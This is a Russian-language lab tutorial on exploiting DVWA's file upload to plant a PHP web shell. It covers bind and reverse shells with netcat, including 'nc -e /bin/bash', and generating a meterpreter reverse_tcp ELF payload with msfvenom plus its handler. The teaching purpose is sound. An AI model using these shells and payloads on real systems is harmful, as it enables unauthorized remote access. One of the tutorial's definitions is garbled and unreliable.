
Например, если Вы ищете работу, то на данном сайте наверняка будет форма для отправки резюме. В то же время подобный функционал может быть уязвим, и будет позволять загружать что угодно.

На практике, к примеру, для загрузки pdf-документов, форма может быть плохо сделана, и позволит загружать любые вредоносные файлы, скрипты и т.д. Именно такой случай рассматривается в загрузке DVWA.

Мы протестируем DVWA на эту уязвимость, и попробуем залить на сайт php-шелл. Надо показать, что это такое. Перейдем в редактор nano, и назовем файл «shell.php»:




Наш шелл будет выглядеть как:



Это скрипт на языке программирования PHP, с помощью которого я смогу запускать команды в операционной системе. Другими словами, если у меня получится запустить этот скрипт, и получить к нему доступ, то у меня появится возможность выполнять команды через этот скрипт в операционной системе.

Давайте детально рассмотрим, что делает эта команда. Shell_exec – это функция php, которая позволяет использовать шелл команды, и другими словами дает доступ к шеллу линукса. Далее идет параметр GET. Он делает отправку команд через GET-запрос. И мы используем переменную «cmd». Сохраним файл и продолжим.


Теперь пытаемся загрузить его на сервер:



Загрузка шелла прошла успешно, и мы видим соответствующий вывод на странице. Это очень важный шаг, когда Вы занимаетесь тестированием на проникновение, при этом нам всегда нужно знать, куда был загружен этот файл.


Так как этот веб-сайт был специально разработан для практики, то для удобства мы видим вывод пути расположения шелла.

Копируем путь до файла и вставляем в адресную строку браузера:



Не пугайтесь пустого экрана, так как шелл успешно сработал, так как мы не получили никакого вывода на странице. Можем добавить параметр «cmd», который был указан в скрипте. Пишем вопросительный знак «?» и далее «cmd», после чего прописываем «=ls». Команда будет выглядеть как:

«http://10.0.X.5/dvwa/hackable/uploads/shell.php?cmd=ls»:




Отлично, теперь мы можем запускать команды в линукс-системе.

4. Что такое Bind Shell?

Продолжаем рассматривать шеллы, и попробуем расширить доступ еще немного. Давайте проверим, запущен ли в системе netcat. Вводим команду: «http://10.0.X.5/dvwa/hackable/uploads/shell.php?cmd=nc -h»:


Это справка о netcat, а это значит, что он установлен. Он работает фактически на всех линукс системах. Единственное отличие, что Вы можете его заметить в разных дистрибутивах, параметр –e может отличаться:




В нашем случае нам повезло, и данную опцию мы можем использовать. Это важно, и очень скоро Вы узнаете, почему.

В некоторых случаях Вы будете получать доступ к «netcat» без параметра «-e», но это может быть сложно.


Давайте продолжим повышать доступ к системе. Как видим, «netcat» можно использовать для прослушивания входящего соединения:



Иными словами, я могу использовать «netcat» для прослушивания порта, на котором он стоит. Пропишем в адресной строке url такую команду: «10.0.X.5/dvwa/hackable/uploads/shell.php?cmd=nc -l -p 1234»:




Загрузка страницы не должна завершаться, и это говорит о том, что порт «netcat» работает и прослушивается. Мы можем просканировать данный айпи целевой машины, с помощью инструмента «nmap». Команда будет выглядеть как: «nmap –p 1234 10.0.X.5»:



Порт открыт, как видим из результата сканирования.


Теперь мы можем подключиться к айпи адресу моей цели. Для этого нужно выполнить команду: «nc 192.168.119.130 1234»:




Как видим, ничего не произошло, и мы просто прослушиваем этот порт. На текущем порте ничего не работает, не работает ни один сервис, и это просто открытый порт.

Обратите внимание на то, что нам придется воссоздать полный функционал порта с запущенными сервисами, так как нам необходимо привязать шелл к этому порту, а не просто прослушивать его. Нам нужно иметь доступ к шеллу, при подключении к этому порту.


Нам повезло, и в справке «netcat» мы обнаружили параметр «-e». Давайте еще раз посмотрим на него:



По тексту читаем, что это опасно «dangerous». Так происходит потому, что не только мы можем подключаться к этому порту, что является не безопасным, поэтому будьте осторожны, особенно если занимаетесь этим профессионально. Имейте ввиду, что здесь это не страшно, так как это тестовая лаборатория. Пропишем путь к bash-шеллу: «nc –e /bin/bash –l –p 1234»:



Переходим в терминал, и вновь пытаемся подключиться с помощью прошлой команды:



Отлично. Все работает, и мы получаем вывод.

Обратите внимание, что сейчас у меня есть доступ к неинтерактивному шеллу.

Неинтерактивный шелл – это шелл, который очень хорошо взаимодействует с пользователем, и в нем нет сообщений об ошибках, нет отображения процесса загрузки, нет сообщений, нет полосы загрузки, которая покажет прогресс. Это шелл, который отлично работает, но он ограничен в интерактивности.

Работать с этим шеллом не очень приятно, потому что чаще всего, Вы не понимаете, что делаете, и Вы не получаете ответов от системы.


Вопрос заключается в следующем, как получить или смогу ли я получить доступ к интерактивному шеллу. Этот шелл лучше, он имеет обратную связь. Ответ на вопрос: конечно же да.

Давайте пока подведем итоги того, что мы видели. Мы получили доступ к системе через уязвимость загрузки. Мы смогли загрузить php-скрипт, и запустить через него шелл команды. В шелле, выполнив команды, мы запустили «netcat», открыли порт на машине «Metasploitable2», привязали шелл к этому порту, чтобы он прослушивал входящие соединения. Далее мы использовали «netcat», в нашей системе, чтобы подключиться к этому порту. Это называется bind-шеллом. Конечно, если есть файрволл, который запрещает входящие соединения, тогда наше подключение к порту 1234 было бы безуспешным.

Это частый случай с bind-шеллами, потому что я устанавливаю подключение с моей машины на Kali, до машины цели, и почти любой файрволл увидит входящее соединение с портом 1234 (это странный порт), и не позволит подключение к нему. В итоге моя атака провалится. Вот почему более распространенная форма шеллов называется обратным или reverse shell, и он работает наоборот, по сравнении с bind-шеллом. Вместо того, чтобы пытаться подключиться с моей машины на Kali к машине на Metasploitable2, я заставлю тестовую машину саму устанавливать соединение со мной.

5. Что такое Reverse Shell?

Позвольте продемонстрировать как выглядит Reverse Shell. Вместо того, чтобы прослушивать порт, скажем запусти bash шелл. Нужно в адресной строке указать айпи адрес машины на Kali Linux на порт 1234:



После того, как я нажму клавишу «enter», запустится «netcat», и вместо привязывания шелла к порту, и прослушивания порта, ожидания подключения, будет сделано обратное, т.е. шелл будет отправлен на айпи адрес, который мы указали и на порт, который мы указали.

Перед тем, как я нажму «enter», я должен слушать входящее соединение.

На нашей машине, на Kali откроем терминал и пропишем команду: «nc –lp 1234». Мы прослушиваем входящие соединения:

```
┌──(root㉿test-kali)-[~]
└─# nc -lp 1234
```

Просканируем входящие соединения на Kali, с помощью nmap: «nmap -p1234 localhost»:

```
┌──(root㉿test-kali)-[~]
└─# nmap -p 1234 localhost
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-05 16:16 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000053s latency).
Other addresses for localhost (not scanned): ::1

PORT     STATE SERVICE
1234/tcp open  hotline

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds

┌──(root㉿test-kali)-[~]
└─#
```

Как видим, порт 1234 открыт, и прослушивает входящие соединения.

Переходим в браузер и жмем клавишу «Enter».

Перейдя в терминал, мы не видим изменения, но если мы введем какие-либо команды, то все будет работать:


```
┌──(root㉿test-kali)-[~]
└─# nc -lp 1234
ls
dvwa_email.png
shell.php
```

Другими словами, мы сделали следующее: мы сказали «netcat», запустить bash-шелл, и послать его на мой айпи-адрес, на порт 1234. В этом случае, если в соединении был бы файрволл, то подключение совершилось, так как соединение не входящее, а исходящее от машины «Metasploitable2». Файрволл как правило не запрещает исходящие соединения, потому что в корпоративной среде большинство компьютеров и ноутбуков, имеют доступ к интернету, но из интернета их не видно.

6. Создаем бэкдор Metasploit.


В этой лекции Вы научитесь создавать бэкдор, с помощью которого Вы сможете получить шелл Meterpreter, который Вы будете использовать вместе с Metasploit. Вместо обычного шелла netcat-a, Вы получите более продвинутый шелл meterpreter-a. Должен сказать, что если Вы учили все, о чем мы говорили ранее, то Вы поймете все, что я Вам объясню и покажу. Но если по какой-либо причине тема покажется Вам слишком сложной, не беспокойтесь об этом, так как когда Вы будете переходить на более продвинутый материал, то там будет затронута данная тематика.

Я создам исполняемый файл, который позволит мне использовать шелл meterpreter-a, и для этого я воспользуюсь скриптом сервиса msfpc, который работает на базе msfvenom. Metasploit venom – это инструмент, с помощью которого можно создавать пэйлоады, но сейчас мы будем рассматривать msfpc, который гораздо проще в использовании, нежели msfvenom. Если мы введем команду «msfpc -h», то увидим огромное количество различных типов пэйлоадов:



Я могу создавать пэйлоады, которые будут влиять на машины на Windows, aspx файлы, или powershell, а также линукс .elf и т.д.

Скопируем шаблон для заполнения в самом верху вывода команды, и вставим в консоль для постепенного заполнения:



Удаляем последние два параметра и в третьем оставляем TCP. После этого мне нужно выбрать параметр STAGED или STAGELESS. Что это такое? STAGELESS пэйлоад более самостоятелен, так как сам запускается, исполняется, и внутри у него есть весь необходимый функционал. А вот STAGED-пэйлоад разделен на несколько частей. Сначала выполняется первая часть, а затем вторая. Но я удалю этот параметр полностью и Вам не стоит о нем сейчас беспокоиться.

Для нас беспокойным будет следующее; а именно, какой шелл мы будем использовать. BIND-SHELL или REVERSE-SHELL. Мы уже знаем разницу между ними, и для нас лучший вариант – это использование обратного шелла.

Затем у меня есть выбор, хочу ли я, чтобы это был пэйлоад Metasploit или команда, которую я хочу запустить. Я могу выбрать опцию CMD, чтобы затем выбрать команду, которую я хочу запустить. Или же я могу выбрать пэйлоад Metasploit, чтобы потом работать в шелле meterpreter-a. Благодаря последнему пэйлоаду, у меня будет больше возможностей, и я выбираю опцию MSF.

Далее мне нужно выбрать порт – это 4444.

После этого мне нужно выбрать айпи-адрес, и в данном случае это будет айпишник моей машины на Kali Linux, потому что это обратный шелл. Это 10.0.X.4.

И в конце, а вернее в начале, мне нужно выбрать тип пэйлоада, который я хочу сгенерировать. Другими словами, на какой системе я буду его запускать, и в каком приложении. Я хочу, чтобы это был пэйлоад для Линукса.

Запись будет иметь вид:

```
┌──(root㉿test-kali)-[~]
└─# /usr/bin/msfpc linux 10.0.100.4 4444 MSF REVERSE TCP
[*] MSFvenom Payload Creator (MSFPC v1.4.5)
[i]   IP: 10.0.100.4
[i] PORT: 4444
[i] TYPE: linux (linux/x86/meterpreter/reverse_tcp)
[i]  CMD: msfvenom -p linux/x86/meterpreter/reverse_tcp -f elf \
 --platform linux -a x86 -e generic/none LHOST=10.0.100.4 LPORT=4444 \
 > '/root/linux-meterpreter-staged-reverse-tcp-4444.elf'
```

Жмем «Enter», и даем инструменту творить магию:

```
┌──(root㉿test-kali)-[~]
└─# /usr/bin/msfpc linux 10.0.100.4 4444 MSF REVERSE TCP
[*] MSFvenom Payload Creator (MSFPC v1.4.5)
[i]   IP: 10.0.100.4
[i] PORT: 4444
[i] TYPE: linux (linux/x86/meterpreter/reverse_tcp)
[i]  CMD: msfvenom -p linux/x86/meterpreter/reverse_tcp -f elf \
 --platform linux -a x86 -e generic/none LHOST=10.0.100.4 LPORT=4444 \
 > '/root/linux-meterpreter-staged-reverse-tcp-4444.elf'

[i] linux meterpreter created: '/root/linux-meterpreter-staged-reverse-tcp-4444.elf'

[i] MSF handler file: '/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc'
[i] Run: msfconsole -q -r '/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!

┌──(root㉿test-kali)-[~]
└─#
```

Обратите внимание на строку CMD и команду, которую я бы вводил, используя msfvenom, но это не пришлось делать, так как есть опция CMD, и за меня была проделана вся работа.

В итоге мы создали исполняемый файл с расширением «.elf». В дополнении ко всему у нас создается скрипт Metasploit.

Когда я его запущу, то будет запущен Metasploit со всеми параметрами. Теперь я могу запустить этот скрипт. Все, что мне нужно, так это скопировать эту строку с параметрами, и вставить в новое окно терминала:

```
┌──(root㉿test-kali)-[~]
└─# msfconsole -q -r '/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc'
```


Эта команда запускает Metasploit и в фоновом режиме запускает «handler-metasploit» — это часть metasploit, которая занимается входящим подключением от обратного шелла, почти также как и в случае с netcat с режимом прослушивания, когда мы использовали обратный шелл. Помните, что мы настроили netcat на нашей машине, чтобы он прослушивал все входящие подключения, и когда мы подготовили цель, нам был отправлен шелл, который мы смогли захватить с помощью netcat, потому что мы настроили его на ожидании входящих соединений. Именно этим мы тут и занимаемся, используя Metasploit. Мы используем handler, который и сейчас находится в фоновом режиме:

```
┌──(root㉿test-kali)-[~]
└─# msfconsole -q -r '/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc'

[*] Processing /root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc for ERB directives.
resource (/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc)> set PAYLOAD linux/x86/meterpret
p
PAYLOAD ⇒ linux/x86/meterpreter/reverse_tcp
resource (/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc)> set LHOST 10.0.100.4
LHOST ⇒ 10.0.100.4
resource (/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc)> set LPORT 4444
LPORT ⇒ 4444
resource (/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc)> set ExitOnSession false
ExitOnSession ⇒ false
resource (/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc)> set EnableStageEncoding true
EnableStageEncoding ⇒ true
resource (/root/linux-meterpreter-staged-reverse-tcp-4444-elf.rc)> run -j
